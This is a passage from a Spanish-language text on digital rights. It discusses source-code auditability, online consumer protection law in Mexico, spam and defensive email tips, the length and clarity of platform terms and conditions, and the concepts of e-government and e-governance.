pero no confundirlo con la libre elección de *software*, donde algunos programas con costos son inaccesibles por factores económicos de algunos usuarios. Además, si el mismo Gobierno no otorga a los ciudadanos dichas herramientas con licencias privativas, tampoco es justo que pongan a disposición documentos ilegibles en cuestión de extensiones y formatos, así como programas, pues ¿una persona que utilice Linux podrá ejecutar un archivo .exe? Es hasta discriminatorio y rompe con el libre acceso a la información y libre elección de uso de *software* de los usuarios.

Derecho a la auditoría o auditabilidad

Dentro de la seguridad de la información y la seguridad informática podremos encontrarnos diversos modelos como el CIA y el AAA, con conceptos como confidencialidad, integridad, disponibilidad, autenticidad, autenticación, contabilidad y otras palabras como autenticidad y no repudio, en inglés *confidentiality*, *integrity*, *availability*, *authentication*, *authorization*, *accounting*, *authenticity and non-repudiation*, pero cabe destacar una muy importante que es la auditoría o auditabilidad, en inglés *audit* y *auditability*.

Según la RAE, una auditoría es la revisión sistemática de una actividad o de una situación para evaluar el cumplimiento de las reglas o criterios objetivos a que aquellas deben someterse, así como la revisión y verificación de las cuentas y de la situación económica de una empresa o entidad. Por lo que una auditoría web es un proceso para buscar vulnerabilidades y fallas de seguridad de un código o sistema, no verificando por medio de alertas, sino por prospectivas gracias a la planeación.

El código fuente de un programa es un conjunto de instrucciones escritas en un determinado lenguaje de programación, instrucciones que debe seguir el ordenador para ejecutar dicho programa. La distribución del código fuente que defiende y practica el software libre permite conocer exactamente cómo funciona el programa estudiando su código fuente, por lo general, en el caso del *software* propietario no ocurre así, ya que solo se distribuyen los programas una vez compilados, lo que hace imposible el estudio preciso de su funcionamiento (Vallina, 2010).

En un principio, la auditoría o auditabilidad del código fuente es una propiedad del *software* libre, ya que se puede hacer un análisis completo de éste mismo con el fin de buscar errores o violaciones de

seguridad, así como funciones no deseadas por los usuarios. También la Ley Federal del Derecho de Autor en su artículo 102 contempla que los programas de computación se protegen en los mismos términos que las obras literarias. Dicha protección se extiende tanto a los programas operativos como a los programas aplicativos, ya sea en forma de código fuente o de código objeto. Se exceptúan aquellos programas de cómputo que tengan por objeto causar efectos nocivos a otros programas o equipos. Es aquí donde la auditoría o auditabilidad pueda entrar en conflicto con los derechos de autor de terceros.

La contabilidad, en inglés *accounting*, ayuda a medir recursos, cantidad de tiempo en sistemas, datos de envío y recepción durante su sesión, así como el registro de estadística e información en general que en un aspecto técnico podríamos llamarlos *logs* o registros, posteriormente cuando finaliza la contabilidad es cuando comienza la auditoría, en inglés *audit,* como una medida de verificación, evaluación, crítica y análisis, comprobando esas actuaciones, como la inspección de documentos electrónicos y bases de datos.

Bolivia en su Código Tributario artículo 70.8, así como de diferente manera lo aborda en los 100.2, 102 fracción III párrafo 1, dicta que en cuestión de obligaciones tributarias el sujeto pasivo deberá

> [...] conservar en forma ordenada en el domicilio tributario los libros de contabilidad, registros especiales, declaraciones, informes, comprobantes, medios de almacenamiento, datos e información computarizada y demás documentos de respaldo de sus actividades; presentar, exhibir y poner a disposición de la Administración Tributaria los mismos, en la forma y plazos en que éste los requiera. Asimismo, deberán permitir el acceso y facilitar la revisión de toda la información, documentación, datos y bases de datos relacionadas con el equipamiento de computación y los programas de sistema (software básico) y los programas de aplicación (software de aplicación), incluido el código fuente, que se utilicen en los sistemas informáticos de registro y contabilidad de las operaciones vinculadas con la materia imponible.

Dicho lo anterior, encontramos un claro ejemplo de contrapeso y de seguridad, ya que en la actualidad encontraremos leyes de diversos países donde se puede acceder a computadoras o sistemas de información, revisar documentos electrónicos y hasta desencriptar éstos, pero Bolivia va más lejos al conocer el código fuente de los sujetos pasivos en función de sus obligaciones, porque así la autoridad competente revisora frena esa facultad discrecional que los *softwares* puedan contener, como vulnerabilidades, puertas traseras o hasta tener código malicioso dentro del mismo.

En México la auditoría ya se tiene contemplada en una forma de tantas a las que pudiera aplicarse. La Ley General de Instituciones y Procedimientos Electorales artículo 343 puntos 1 y 2 inciso *a)* menciona que

> el Consejo General determinará la forma en que los ciudadanos en el extranjero remitirán su voto al Instituto o en su caso, a los Organismos Públicos Locales. El sistema de voto por medios electrónicos que apruebe el Consejo General del Instituto, deberá cumplir con ser auditable en cada una de las etapas de su desarrollo e implementación.

El Instituto Nacional Electoral (INE) en su informe de avances del desarrollo del sistema del voto electrónico por Internet para mexicanos residentes en el extranjero, menciona que asimismo, en el ámbito de la transparencia, la recomendación principal es que el código fuente sea propiedad del instituto y se permita su publicación y auditoría por terceras personas. En conjunto, el seguimiento de estas recomendaciones ayudará a mejorar la viabilidad, seguridad y confiabilidad de un sistema de voto por medio del Internet (INE, 2017).

La ciudadanía y la sociedad organizada tienen el derecho de auditar y conocer el código fuente sobre el sistema de voto electrónico, además de todos los instrumentos tecnológicos que sean creados por el mismo y que tengan que ver con la democracia y soberanía del pueblo, de manera que los electores tengan la oportunidad de analizar, examinar, criticar y proponer su funcionamiento, rindiendo una transparencia del proceso electoral completa, incrementando la confianza de los ciudadanos que ejercen el voto, evitando funciones que de manera malintencionada puedan crear violaciones de seguridad y de derechos fundamentales.

El ejemplo más claro e importante desde nuestra percepción para reconocer que la auditoría o auditabilidad del código fuente es necesaria es en el ámbito de salud, el cual se explica en un informe publicado como "Muerte por código: transparencia en el software de dispositivos médicos implantables", por la organización sin ánimo de lucro Software Freedom Law Center (Sandler, 2010).

Este informe menciona que a medida en que los pacientes se vuelven más dependientes de los dispositivos computarizados, la fiabilidad del *software* es un problema de vida o muerte. La necesidad de abordar la vulnerabilidad del *software* es especialmente urgente para los dispositivos médicos implantables (IMD por sus siglas en inglés),

que son comúnmente utilizados por millones de pacientes para tratar enfermedades crónicas del corazón, epilepsia, diabetes, obesidad e incluso depresión.

La Administración de Alimentos y Medicamentos (FDA por sus siglas en inglés) ha emitido 23 retiros de dispositivos defectuosos durante el primer semestre de 2010, todos ellos categorizados como "clase I", lo que significa que hay "probabilidad razonable de que el uso de estos productos causan graves consecuencias adversas para la salud o la muerte". Seis de los retiros fueron probablemente causados por defectos de *software*. Además de que por lo menos 212 muertes por fallas de dispositivos en cinco diferentes marcas de DAI ocurrieron durante este período, según un estudio de los eventos adversos reportados a la FDA conducidos por cardiólogos de la Fundación del Instituto del Corazón de Minneapolis.

Además, el informe concretiza que: "nuestra intención es demostrar que el software auditable del dispositivo médico mitigaría los riesgos del aislamiento y de la seguridad en IMD reduciendo la ocurrencia de bugs del código fuente y el potencial para el pirata informático malévolo del dispositivo a largo plazo". Aunque no hay manera de eliminar completamente las vulnerabilidades del *software*, este documento demuestra que el *software* de dispositivos médicos de código abierto y abierto mejoraría la seguridad de los pacientes con IMD, aumentaría la responsabilidad de los fabricantes de dispositivos y abordaría algunas de las limitaciones legales y reglamentarias de la actual régimen.

Al final la auditabilidad del código fuente, más que prevenir cuestiones de lavado de dinero y virus informáticos en el sistema financiero, así como la promoción de los derechos fundamentales y prerrogativas de los ciudadanos en los instrumentos de participación democrática y soberanía del pueblo, cumple con una función principal: el salvar vidas, comprobando que el *software* sea fiable evitando toda vulnerabilidad o error, que pueda dañar la vida de las personas, llegando hasta la muerte.

Cada día la sociedad tradicional se ha convertido en una sociedad digital, no falta mucho para que la ciudadanía reclame la obtención del código fuente de máquinas y programas computacionales para su inspección en todos los ámbitos, o quizá se llegue a una etapa donde el *software* de todas las entidades democráticas y gubernamentales en México y del mundo se encuentren bajo una licencia de *software* libre, donde no solo se tenga el beneficio de la auditabilidad o auditoría, sino también el que contemple el *software* libre en general.

Derecho a la protección de los consumidores

Los derechos de los consumidores en el Internet son una armonización de los derechos tradicionales, pero al momento de que estas acciones se ejerzan en un plano digital, hace que nazcan nuevas protecciones a las que normalmente conocemos con la finalidad de que en cuestiones comerciales tengamos la misma certeza, seguridad, protección y garantía como si lo hiciéramos en persona.

En abril de 1998, el Comité de Política del Consumidor de la OCDE inició el desarrollo de un conjunto de lineamientos generales para proteger a los consumidores en el comercio electrónico, sin crear barreras al comercio. La Organización para la Cooperación y el Desarrollo Económicos (OCDE) recomendó a las empresas:

1. No realizar ninguna práctica que resulte falsa, engañosa, fraudulenta o desleal.
2. Las empresas dedicadas a la venta, promoción o comercialización de bienes o servicios, no deben llevar a cabo prácticas comerciales que pudieran provocar riesgos en perjuicio de los consumidores.
3. Siempre que publiquen información sobre ellas mismas o sobre los bienes o servicios que ofrecen, deben presentarla de manera clara, visible, precisa y fácilmente accesible.
4. Cumplir con cualquier declaración que hagan respecto a sus políticas y prácticas relacionadas con sus transacciones con consumidores.
5. Tomar en cuenta la naturaleza global del comercio electrónico y, en lo posible, considerar las diferentes características de las regulaciones de los mercados a los que dirigen sus ofertas.
6. No deben aprovecharse de las características especiales del comercio electrónico para ocultar su verdadera identidad o ubicación, o para evadir el cumplimiento de las normas de protección al consumidor o los mecanismos de aplicación de dichas normas.
7. No utilizar términos contractuales desleales.
8. La publicidad y la mercadotecnia deben identificar a la empresa en cuyo nombre se realizan, cuando no se cumpla este requisito se consideran engañosas.
9. Desarrollar e implementar procedimientos efectivos y fáciles de usar, que permitan a los consumidores manifestar su decisión de recibir o rehusar mensajes comerciales no solicitados por medio del correo electrónico.

10. Cuando los consumidores manifiesten que no desean recibir mensajes comerciales por correo electrónico, tal decisión debe ser respetada. En algunos países, los mensajes de información comercial no solicitada por correo electrónico, están sujetos a requerimientos legales o autorregulatorios específicos.
11. Los empresarios deben tener especial cuidado con la publicidad o mercadotecnia dirigida a los niños, a los ancianos, a los enfermos graves, y a otros grupos que probablemente no tengan la capacidad para comprender cabalmente la información que se les presenta (Profeco, 2017).

Por otra parte, el artículo 76 bis de la Ley Federal de Protección al Consumidor contempla los derechos de los consumidores en las transacciones efectuadas a través del uso de medios electrónicos, ópticos o de cualquier otra tecnología, creando disposiciones para la relación entre proveedores y consumidores que se enlistan a continuación:

I. El proveedor utilizará la información proporcionada por el consumidor en forma confidencial, por lo que no podrá difundirla o transmitirla a otros proveedores ajenos a la transacción, salvo autorización expresa del propio consumidor o por requerimiento de autoridad competente;
II. El proveedor utilizará alguno de los elementos técnicos disponibles para brindar seguridad y confidencialidad a la información proporcionada por el consumidor e informará a éste, previamente a la celebración de la transacción, de las características generales de dichos elementos;
III. El proveedor deberá proporcionar al consumidor, antes de celebrar la transacción, su domicilio físico, números telefónicos y demás medios a los que pueda acudir el propio consumidor para presentarle sus reclamaciones o solicitarle aclaraciones;
IV. El proveedor evitará las prácticas comerciales engañosas respecto de las características de los productos, por lo que deberá cumplir con las disposiciones relativas a la información y publicidad de los bienes y servicios que ofrezca, señaladas en esta Ley y demás disposiciones que se deriven de ella;
V. El consumidor tendrá derecho a conocer toda la información sobre los términos, condiciones, costos, cargos adicionales, en su caso, formas de pago de los bienes y servicios ofrecidos por el proveedor;

VI. El proveedor respetará la decisión del consumidor en cuanto a la cantidad y calidad de los productos que desea recibir, así como la de no recibir avisos comerciales, y
VII. El proveedor deberá abstenerse de utilizar estrategias de venta o publicitarias que no proporcionen al consumidor información clara y suficiente sobre los servicios ofrecidos, en especial tratándose de prácticas de mercadotecnia dirigidas a la población vulnerable, como los niños, ancianos y enfermos, incorporando mecanismos que adviertan cuando la información no sea apta para esa población.

El tema de la protección del consumidor es muy amplio, por lo que se abarcarán temas de política o aviso de privacidad, así como usos de *cookies* en el sitio web, la seguridad de la información y su confidencialidad, datos físicos y electrónicos de las empresas, costos e impuestos, formas de pago, condiciones generales como envío, entrega, cancelación, cambio o devolución.

Derecho a no ser molestado

El derecho a no ser molestado se centra principalmente en los mensajes no solicitados, mencionado en otro tema como el *spam*.

Por excelencia el medio central es el correo electrónico, en la práctica puede ser desde un correo sencillo de publicidad que en ningún momento hubo consentimiento de solicitarlo, o correos masivos tanto basura como comerciales. Otras maneras en las que ha ido evolucionando es en la mensajería instantánea con textos, en los foros, blogs, libros de visitas con publicaciones excesivas, en los teléfonos móviles como mensajes SMS, en redes sociales con mensajes masivos, insultos y enlaces maliciosos hasta llegando a los motores de búsqueda con su envenenamiento para manipular la indexación y posicionamiento de webs.

Lamentablemente el correo no deseado, independientemente de su uso comercial o no, es utilizado para propagar *malwares*, como virus, troyanos, *ransomwares,* o en ocasiones para realizar crímenes financieros, por ejemplo el *phishing* que intenta obtener información como contraseñas o datos de tarjetas bancarias disfrazándose como una entidad confiable, llevando a cabo una ingeniería social para engañar a los usuarios.

Existen diversas opciones para combatir el *spam* como filtros, programas informáticos y plataformas, pero hay una en especial que llama la atención por ser tan extrema: el bloqueo del puerto 25 en Corea

del Sur *(BBC, 2011),* donde el puerto 25 Simple Mail Transfer Protocol (Protocolo Simple de Transferencia de Correo) se utiliza para intercambiar mensajes de correo electrónico entre ordenadores y dispositivos como teléfonos móviles, impresoras, etcétera.

El plan es presionar a los ISP a que restrinjan tal puerto, así al bloquearlo se tiene la idea de que los delincuentes informáticos que se dedican a enviar *spam*, así como las máquinas infectadas que no lo saben y envían correo no solicitado y masivo paren, con la propuesta de que los correos electrónicos viajen a través de servidores de correo oficial. Las empresas tendrán daños colaterales, de eso no hay duda.

Este tipo de acciones tan extremas, realizadas por cuestión de seguridad, pueden ser interpretadas como positivas por poner una mano firme para frenar en una cantidad considerable y total los correos no deseados, pero también pueden ser vistas de una manera negativa, argumentando que daña la neutralidad de la red, de alguna manera la accesibilidad, libre expresión y acceso a información. Lo que es un hecho, es que en toda la historia de la humanidad los bloqueos y muros no siempre son lo ideal, así que antes que poner en práctica y decidir sobre un bien mayor o bien menor para la sociedad digital, se deben atacar los problemas desde raíz, garantizando la seguridad de la red, incluso en el *spam*, porque al bloquear tal protocolo solo se evitará que se encuentren nuevas técnicas para lograr las acciones ilícitas, pero no resuelve el problema principal.

En un aspecto legal este derecho al momento de protegerse, en la práctica se ha convertido en una conducta a interpretación, pues no existe unificación alguna, el bombardeo publicitario en la vida cotidiana consume demasiado presupuesto, además de que la velocidad y cantidad no se le asemeja a los medios electrónicos, así que en sentido estricto es una conducta que nace en el mundo digital y no una tradicional donde solo debe armonizarse con los medios electrónicos, los legisladores de diferentes partes del mundo los han colocado como sanción, pero en ocasiones hasta como delito.

En México el *spam* se regula en los siguientes ordenamientos como sanción:

- Ley Federal de Protección al Consumidor: art. 1 fracc. VII; 17; 18; 18 bis; 24 fracc. IX Ter; 32; 76 bis fracc. VI y VII; 86 bis; 97 fracc. 97; 104; 127; 128.

- Ley para la Transparencia y Ordenamiento de los Servicios Financieros: art. 42 fracc. IV; 43 fracc. V; 44 fracc. I inciso *d)* y fracc. II inciso *e)*.

A continuación enlistamos consejos para protegernos de los correos electrónicos no deseados:

- No abrir correos no deseados, puede que más que sea molesto recibir un mensaje no solicitado sea hasta malicioso, donde no solo el ordenador peligra, también los teléfonos celulares inteligentes.
- La mayoría de mensajes publicitarios, dan la opción de darte de baja para recibir mensajes, lo ideal es llenar el formulario para hacerlo y tomar capturas de pantalla por si en futuras ocasiones se vuelva a repetir la comunicación no solicitada, se tengan elementos para reportar ante autoridad competente. Aunque hay que destacar que esta opción es una arma de doble filo, pues al entrar al formulario web, pueda que el mensaje no sea real y sea un sitio envenenado, con la intención de robar datos y credenciales del usuario.
- Contar con dos correos electrónicos, uno como uso personal, el segundo para suscribirse a boletines, foros, etc., así como utilizarlo como filtro para redireccionar al correo personal.
- Cuando sea muy necesario utilizar la dirección del correo electrónico personal, colocarla como imagen y no como texto plano, así evitarás que diversos programas la recopilen
- Optimizar el correo electrónico personal con los filtros que el proveedor otorga gratuitamente como filtros *antispam*.
- En cuestión cultural, proteger a tus contactos mandando correos con la casilla de CCO, para que no sean visibles.
- No dar ningún dato personal, contraseñas o datos bancarios; las instituciones oficiales no envían mensajes solicitando esta información.

Derecho a la claridad en los términos y condiciones y avisos de privacidad

Los términos y condiciones son disposiciones generales, especiales, reglas, así como requisitos y normas que forman parte de un contrato o acuerdo, por lo cual llegan a ser vinculantes, en un principio podría considerarse que es un concepto ligado, pero desglosando su naturaleza, los términos son condiciones del contrato o acuerdo que ambas

partes deben cumplir, y las condiciones son los criterios que deben cumplirse para que el contrato o acuerdo sea efectivo.

El artículo 3 fracción II de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados define que un aviso de privacidad es el documento a disposición del titular de forma física, electrónica o en cualquier formato generado por el responsable, a partir del momento en el cual se recaben sus datos personales, con el objeto de informarle los propósitos del tratamiento de los mismos

Como es un acuerdo de voluntades, la locución latina *pacta sunt servanda,* que en español significa lo pactado obliga o compromete, es un claro ejemplo de que se deberá respetar el acuerdo de las voluntades, cuando éste sea de manera libre, con un objeto lícito, con las formalidades necesarias.

La diferencia entre los términos y condiciones y los avisos de privacidad es sencilla. En un principio un aviso de privacidad es obligatorio como lo dice el artículo 26 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados, donde el responsable debe informar al titular, a través de un aviso de privacidad, las características principales del tratamiento al que serán sometidos sus datos personales.

En cambio los términos y condiciones establecen requisitos en relación con el uso de una página web, aplicación de escritorio o móvil, regulando cuestiones legales como de derechos de autor, responsabilidades, límites y hasta cancelación del servicio. En la práctica es recomendable hacerlos, ya que se evita abusos por ambas partes, se sabe con certeza la propiedad de los contenidos en las plataformas para conocer de qué forma utilizarlos, se emiten y excluyen responsabilidades tanto por usuarios y administradores, además de establecer bajo qué régimen legal se encuentran consolidados y su jurisdicción.

Si hacemos memoria, nos daremos cuenta que hemos aceptado al menos un acuerdo de términos y condiciones o aviso de privacidad, sin haberlo consultado en su totalidad, quizá por agilizar los tardados registros aceptamos sin leer, o ni nos percatamos que nos hemos comprometido a varias disposiciones por desconocer el alcance de estos.

Enfocándonos en los términos y condiciones, mencionamos el siguiente ejemplo: un experimento llevado a cabo en Londres ha demostrado que parte de la población no lee los términos y condiciones a los que se compromete cuando accede a una red pública de wifi hasta el punto de que varios ciudadanos aceptaron la cláusula Herodes por la que accedían a entregar a su primogénito. El experimento, respaldado

por la agencia Europol, tuvo lugar en junio y estuvo liderado por la firma finlandesa F-Secure, según *The Guardian*. La premisa era simple: incluir en las cláusulas de aceptación una según la cual "el firmante accede a entregar a su primer hijo para toda la eternidad" (El Economista, 2014).

Claramente esta cláusula no puede llevarse a la práctica, pues no cumple con el elemento de tener un objeto lícito, pues las leyes amparan y protegen a los menores de edad, y vender niños o cambiarlos por un servicio es un delito, pero es un claro ejemplo donde este experimento social nos invita a hacer conciencia de conocer lo que se nos pide y pactamos.

Dicho lo anterior, puede que ya seamos más conscientes a la hora de aceptar términos y condiciones, pero esto no termina aquí, hemos perdido el control de nuestras decisiones, es un hecho que para acceder a un servicio tenemos que aceptar los términos y condiciones, por lo que al final si dedicamos tiempo al leerlo en su totalidad y no estamos conforme con disposiciones de éste, no servirá de nada el quejarse pues solo existe la opción de tomarlo o dejarlo, ateniéndose a las condiciones que se establezcan.

En la vida cotidiana instalamos aplicaciones en nuestros ordenadores y celulares inteligentes, nos registramos en foros y redes sociales, así como servicios web que constantemente utilizamos. Pero la interrogante es la siguiente: ¿realmente los términos y condiciones son claros y sencillos?

El lenguaje es algo técnico, cuestión que respalda el argumento con la formalidad del documento, pero algo que deja mucho que pensar fue cuando la revista australiana *Choice* compartió un video en el que una persona lee en voz alta los términos y condiciones del servicio Kindle de Amazon, al final fueron 73 198 palabras terminadas en 8 horas y 59 minutos (CHOICE Australia, 13 de marzo de 2017).

8 horas y 59 minutos es realmente excesivo, pero lo peor es que al final si queremos usar el servicio la única manera es aceptarlo. Ya mencionamos antes que al momento de crear este acuerdo de "voluntades" nos comprometemos a lo pactado, por lo que a continuación se hace una lista de los términos y condiciones y avisos de privacidad a los que algunos de nosotros estamos sujetos y desconocíamos:

1. Google: al subir, almacenar o recibir contenido o al enviarlo a nuestros Servicios o a través de ellos, concedes a Google (y a sus colaboradores) una licencia mundial para usar, alojar, almacenar, reproducir, modificar, crear obras derivadas (por ejemplo, las que resul-

ten de la traducción, la adaptación u otros cambios que realicemos para que tu contenido se adapte mejor a nuestros Servicios), comunicar, publicar, ejecutar o mostrar públicamente y distribuir dicho contenido. Google usará los derechos que le confiere esta licencia únicamente con el fin de proporcionar, promocionar y mejorar los Servicios y de desarrollar servicios nuevos. Esta licencia seguirá vigente incluso cuando dejes de usar nuestros Servicios (por ejemplo, en el caso de una ficha de empresa que hayas añadido a Google Maps). Algunos Servicios te permiten acceder al contenido que hayas proporcionado y eliminarlo (Google, 2014).

2. Apple: es posible que Apple tenga la obligación de divulgar tus datos de carácter personal por imperativo legal, en el marco de un procedimiento judicial o por requerimiento de una autoridad pública o gubernamental, tanto de tu país de residencia como del extranjero. Asimismo, se puede divulgar información sobre tu persona si se considera que dicha divulgación es necesaria o conveniente por razones de seguridad nacional, para cumplir la legislación vigente o por otros motivos importantes de orden público. También se puede divulgar información sobre tu persona si se determina que dicha divulgación es razonablemente necesaria para velar por el cumplimiento de los términos y condiciones o proteger las operaciones o a los usuarios. Además, en caso de reorganización, fusión o venta, los datos de carácter personal que se han recopilado se pueden transferir a la otra parte parcial o íntegramente (Apple, 12 de septiembre de 2016).

   Apple: también acepta que no usará estos productos para cualquier propósito prohibido por la ley de los Estados Unidos, incluyendo pero sin quedar limitado, al desarrollo, diseño, manufactura o producción de armas nucleares, misiles, químicas o biológicas (Apple, 13 de septiembre de 2016).

3. Snapchat: finalmente, y esto es importante, debes entender que los usuarios que ven el contenido que proporcionas, siempre tienen la posibilidad de guardarlo usando una serie de técnicas: mediante screenshots, mediante funcionalidades de las aplicaciones o con alguna otra tecnología de captura de imágenes. Al igual que ocurre con cualquier información digital, alguien podría acceder a los mensajes mediante una investigación o encontrarlos en la memoria de almacenamiento temporal de un dispositivo. Ten en cuenta que, aunque nuestros sistemas están diseñados para ejecutar nuestras prácticas

de eliminación de manera automática, no podemos garantizar que dicha eliminación se lleve a cabo en un período de tiempo determinado. Además, podríamos tener que suspender dichas prácticas de eliminación si recibimos un requerimiento legal válido en el que se nos pida que conservemos el contenido o si recibimos denuncias de abusos o de otros incumplimientos de las Condiciones de servicio. Por último, también podremos conservar ciertos datos como copia de respaldo o seguridad durante un período limitado o según lo exija la ley (Snapchat, 13 de septiembre de 2016).

4. Instagram: Instagram no reclama la propiedad de ningún Contenido que publiques en el Servicio o a través de este. En su lugar, por la presente otorgas a Instagram una licencia totalmente pagada, sin derechos de autor, no exclusiva, transferible, con posibilidad de sublicenciarse y aplicable globalmente para utilizar el Contenido que publiques en el Servicio o a través de este, conforme a la política de privacidad del Servicio que está disponible en http://instagram.com/legal/privacy/, incluidas sin limitación las secciones 3 ("Uso compartido de tu información"), 4 ("Cómo almacenamos tu información") y 5 ("Elecciones que realizas sobre tu información"). Puedes elegir qué personas pueden ver tu Contenido y actividades, incluidas las fotos, tal y como se describe en la política de privacidad (Instagram, 2013).

Después de conocer algunos extractos de los términos y condiciones, así como los avisos de privacidad de algunas empresas que utilizamos en la vida cotidiana, pocos podrían asegurar que ya los habrán leído antes. Por ello es necesario que estos textos sean más dinámicos y claros; de esta situación de leer demasiados textos largos y entender lo que se encuentra en ellos han emergido proyectos innovadores, tal es el caso de www.tosdr.org, que clasifica y resume los puntos más importantes por medio de etiquetas o clases, haciendo la vista de estos acuerdos de manera más clara y rápida.

Derecho al gobierno, gobernabilidad y gobernanza electrónica

En la práctica es muy común leer y escuchar cómo las palabras Gobierno, gobernabilidad y gobernanza son empleadas como sinónimos, donde algunos las aceptan como tal para el discurso político, ya que engloban

una generalidad de estructura y servir, no obstante, diversos estudiosos han dispuesto gran cantidad de conceptos y concepciones sobre el tema, encontraremos diversos significados y teorías sobre esta tres palabras y sus referentes. Pero sin entrar en un conflicto, nos basamos en la RAE con las siguientes definiciones:

gobierno.

Escr. con may. inicial en acep. 2.

1. m. Acción y efecto de gobernar o gobernarse.
2. m. Órgano superior del poder ejecutivo de un Estado o de una comunidad política, constituido por el presidente y los ministros o consejeros.
3. m. Empleo, ministerio y dignidad de gobernador.
4. m. Distrito o territorio en que tiene jurisdicción o autoridad el gobernador.
5. m. Edificio en que tiene su despacho y oficinas el gobernador.
6. m. Tiempo que dura el mando o autoridad del gobernador.

gobernabilidad.

1. f. Cualidad de gobernable.
2. f. gobernanza (‖ arte o manera de gobernar).

gobernanza.

1. f. Arte o manera de gobernar que se propone como objetivo el logro de un desarrollo económico, social e institucional duradero, promoviendo un sano equilibrio entre el Estado, la sociedad civil y el mercado de la economía.
2. f. desus. Acción y efecto de gobernar o gobernarse.

Cabe destacar que estos conceptos varían según el lugar, época y régimen que los mencione, pues tendrán diferentes interpretaciones desde perspectivas conservadoras, liberales, neoconservadores, neoliberales y hasta marxistas. Pero haciendo una generalidad de estas definiciones no hay problema al identificar que el Gobierno es el conjunto de personas en organismos que dirigen un territorio políticamente y administrativamente; respecto a los conceptos de gobernabilidad y gobernanza pareciera que pudieran ser sinónimos, pues la segunda acepción de gobernabilidad en la RAE es gobernanza, pero siendo muy estrictos en la primera interpretación de gobernabilidad se aplica a “cualidad de gobernable”.

Según Alcántara (1994) es la capacidad de gobierno. Esto quiere decir que pasa a ser una capacidad del gobierno para decidir cuestiones importantes, aterrizando no solo en un concepto, sino en una acción de gobernar, para cumplir con su tarea y el equilibrio del orden en general, creando políticas públicas donde los gobernados deben acatar las disposiciones a estas, claramente ejerciéndose desde el Estado hacia la sociedad. En pocas palabras, es el vínculo y la relación entre gobierno y sociedad en general, por ello que la ingobernabilidad es ese fallo del gobierno ante los ciudadanos, es la muestra de la incapacidad de esas personas que dirigen un gobierno llamadas gobernantes.

El concepto de gobernanza, siguiendo con la RAE, es el "arte o manera de gobernar que se propone como objetivo el logro de un desarrollo económico, social e institucional duradero, promoviendo un sano equilibrio entre el Estado, la sociedad civil y el mercado de la economía", por lo tanto es un concepto más amplio y nos atrevemos a decir que es una metamorfosis de dirigir el rumbo de los países, ya que existe una reciprocidad, donde el Estado, la sociedad civil y el mercado de la economía son participantes de una manera organizada, sectores públicos, privados y civiles trabajando con igualdad y respeto.

Aclarando más los tres puntos, es menester mencionar que el Gobierno es un elemento del Estado, conformado por personas llamadas gobernantes que dirigen la función política administrativas de un territorio, al ejercer ese gobierno es por medio de la gobernabilidad, ya que en esta acción se pretende crear un estado que permita a las autoridades crear e implementar políticas públicas, así alcanzando metas, proyectos y programas para ejercer el gobierno. La gobernanza, yendo un poco más lejos, es una construcción de desarrollo en cuestión de los sectores públicos, privados y civiles para coordinar, pedir, investigar, negociar, motivar, conocer, resolver y tener una satisfacción en general entre los procesos democráticos y la rendición de cuentas.

Pasando a estos conceptos a la materia que nos pertenece que es la digital, el concepto de gobierno electrónico incluye todas aquellas actividades basadas en las modernas tecnologías informáticas, en particular el Internet, que el Estado desarrolla para aumentar la eficiencia de la gestión pública, mejorar los servicios ofrecidos a los ciudadanos y proveer a las acciones de gobierno de un marco mucho más transparente que el actual. Estas actividades cubren aspectos internos de la gestión de los organismos públicos, la difusión masiva de la información

sobre los actos del gobierno, así como la prestación de más y mejores servicios a los administrados (Secretaría de la Función Pública, 2013).

La gobernanza electrónica o la e-gobernanza es la aplicación de las TIC para la prestación de servicios gubernamentales, el intercambio de información, las transacciones de comunicación, la integración de diversos sistemas y servicios autónomos entre el gobierno y el cliente (G2C) (G2B), de gobierno a gobierno (G2G), así como los procesos de back office y las interacciones dentro de todo el marco gubernamental. A través de la gobernanza electrónica, los servicios gubernamentales se pondrán a disposición de los ciudadanos de una manera conveniente, eficiente y transparente. Los tres grupos objetivo principales que se pueden distinguir en los conceptos de gobernanza son el gobierno, los ciudadanos y las empresas/grupos de interés (Saugata y Masud, 2007).

La diferencia entre los conceptos de gobierno y gobernanza, dejando por el momento fuera la gobernabilidad, es que no hay duda que los conceptos en un aspecto general concluyen en la necesidad de un consentimiento de la sociedad y la cooperación de los gobernados, pero el gobierno electrónico hace que el gobierno tradicional tenga una función más productiva en implementación y administración, sin llegar más lejos, mientras que la gobernanza evoluciona en una nueva metamorfosis de dirigir un Estado, respaldada de principios que ayudan a la transformación de las funciones y estructura de los sistemas político y de gobierno.

El gobierno electrónico cumple con una comunicación unidireccional, o sea que va del Estado hacia los ciudadanos, como una mera transmisión de información sin recibir una retroalimentación o respuesta. Por otro lado, la gobernanza electrónica cumple con una comunicación bidireccional y multidireccional, donde el emisor que es el Estado envía un mensaje por medio de un canal que es la tecnología de la información y el Internet, donde el gobernado es el receptor y recibe dicha información enviando su respuesta, participando e interactuando tanto el Estado como los gobernados de manera simultánea, donde en ocasiones es tan grande que puede ir en todas direcciones participando un gran cúmulo de emisores y receptores pero por un mismo canal para transmitir mensajes.

En la actualidad, por una parte, el Gobierno no ha otorgado una excelente gobernabilidad en calidad de sus funciones, ni ha existido una unificación para construir una gobernanza donde todos seamos coparticipes de las decisiones del Estado, creando un contrapeso social, para

crear instrumentos donde el gobierno tenga que escuchar y tomar en cuenta las decisiones de todos.

Un ejemplo es el siguiente: el Gobierno mexicano hace la adaptación de las cuestiones básicas de la administración pública en armonía con las tecnologías de la información, mejorando las actividades de gobierno y su proceso, calidad de servicios con rapidez y gratuidad (gobierno electrónico), sin embargo, el Gobierno en su función de gobernar y creando una adaptación con la tecnología, comienza acciones tecnológicas en relación a los gobernados, pero en ocasiones no es lo esperado, produciendo sitios y servicios que no cumplen con las metas pensadas, creando solo aplicaciones no funcionales (gobernabilidad electrónica), y es aquí donde los ciudadanos comentan por qué no funcionó esa acción de gobernar (gobernabilidad), solicitando crear servicios relacionados con las decisiones de los ciudadanos, de manera accesible, responsable, con rendición de cuentas, otorgando en toda decisión un consentimiento y una cooperación con el sector público, privado y civil (gobernanza electrónica).

